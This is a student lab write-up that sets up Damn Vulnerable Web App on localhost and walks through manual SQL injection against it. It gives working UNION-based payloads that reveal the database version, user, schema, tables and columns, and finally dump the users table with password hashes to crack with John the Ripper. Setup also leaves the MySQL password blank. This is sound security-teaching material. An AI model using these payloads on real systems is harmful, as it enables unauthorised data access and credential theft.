








**Practical – 7**


**Aim:** Perform web application testing using DVWA. Perform Manual SQL injection.

* **What is Damn Vulnerable Web App (DVWA)?**
  + Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
  + Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
* **What is a SQL Injection?**
  + SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
  + This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
  + The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
* **What is SQL Injection Harvesting?**
  + SQL Injection Harvesting is where a malicious user supplies SQL statements to render sensitive data such as usernames, passwords, database tables, and more.
* **How to Install and configure DVWA ?**


1. Download DVWA from [**www.dvwa.co.uk**](http://www.dvwa.co.uk/)as shown in below picture.
2. Unzip the downloaded file and rename it with the name you want here i am renaming it with dvwa\_sc.
3. Move the dvwa\_sc folder into /var/www directory.
4. Change the permission of the folder
5. Now we need to configure file which was into dvwa\_sc /config folder so we are applying commands which was shown into bellow picture.
6. Edit the config.inc.php file as shown in picture.


In config.inc.php file we need to remove password and save it.

1. Now open terminal and fire commands for start mysql services.
2. Now we have to create data base for the dvwa so login into mysql and create database.


When asking for password do not type anything just hit enter and then after we are able to fire queries for creating database.


Type: create database (name of database);

In this we are going to make name of database as dvwa\_sc.

Show the created database using show databases; query

Now type exit and go back to the root.


1. ****Now start apache services by applying following command Command**: Service apache2 start**
2. Now set curl by applying following command.


****Command: **Curl –data ’create db=create+%2f+Reset+Database’** [**http://127.0.0.1/dvwa\_sc/setup.php**](http://127.0.0.1/dvwa_sc/setup.php) **# --cookie PHPSETSSID=1**


1. After applying above command start web browser and point to the


127.0.0.1/dvwa\_sc/

After pointing to above URL we redirected to login page.

Enter “admin ” as user id and “password ” as password and login into DVWA

1. Now go to setup/Reset DB and click on create/reset Databse.

After clicking on Create/Reset Database below details are visible below the create/reset Database which will shows that setup successful.


* + **Manual SQL injection.**
    1. For manual SQL injection login into DVWA and then go to DVWA Security and set low and click on submit.
  + **Basic Injection**
* Now go to SQL Injection section and on the sql injection page there is an text box with name User Id now insert 1 or 2 in that box and click on submit.

Webpage/code is supposed to print ID, First name, and Surname to the screen.

# C:\Users\DP\Desktop\My_cyber\Cyber\DVWA_NEW\25.PNGAlways True Scenario

Input the below text into the User ID Textbox .

# %' or '0'='0

Click Submit

* In this scenario, we are saying display all record that are false and all records that are true.
  + %' - Will probably not be equal to anything, and will be false.
  + '0'='0' - Is equal to true, because 0 will always equal 0.
* Database Statement


mysql> SELECT first\_name, last\_name FROM users WHERE user\_id = '%' or '0'='0';

# Display Database Version

* Input the below text into the User ID Textbox.

# %' or 0=0 union select null, version() #

Click Submit




* Notice in the last displayed line, 5.1.60 is displayed in the surname. This is the version of the mysql database.

# Display Database User

* + Input the below text into the User ID Textbox .


# %' or 0=0 union select null, user() #

Notice in the last displayed line, root@localhost is displayed in the surname. This is the name of the database user that executed the behind the scenes PHP code.

# Display Database Name

* + Input the below text into the User ID Textbox (See Picture).

# %' or 0=0 union select null, database() #


Notice in the last displayed line, dvwa is displayed in the surname. This is the name of the database.

# Display all tables in information\_schema

* + Input the below text into the User ID Textbox.

**%' and 1=0 union select null, table\_name from information\_schema.tables #**

Click Submit


* +  Now we are displaying all the tables in the information\_schema database. The INFORMATION\_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.

# Display all the user tables in information\_schema

* + Input the below text into the User ID Textbox.

**%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#**

Click Submit


Now we are displaying all the tables that start with the prefix "user" in the information\_schema database.

# Display all the columns fields in the information\_schema user table

* + Input the below text into the User ID Textbox.

**%' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #**

Click Submit


Now we are displaying all the columns in the users table.Notice there are a user\_id, first\_name, last\_name, user and Password column.

# Display all the columns field contents in the information\_schema user tabl

* + Input the below text into the User ID Textbox (See Picture).

**%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #**

Click Submit

Now we have successfully displayed all the necessary authentication information into this database.

* From the Above details we can create a Password hash file and we can use tools like John The Ripper and other to decrypt this passwords.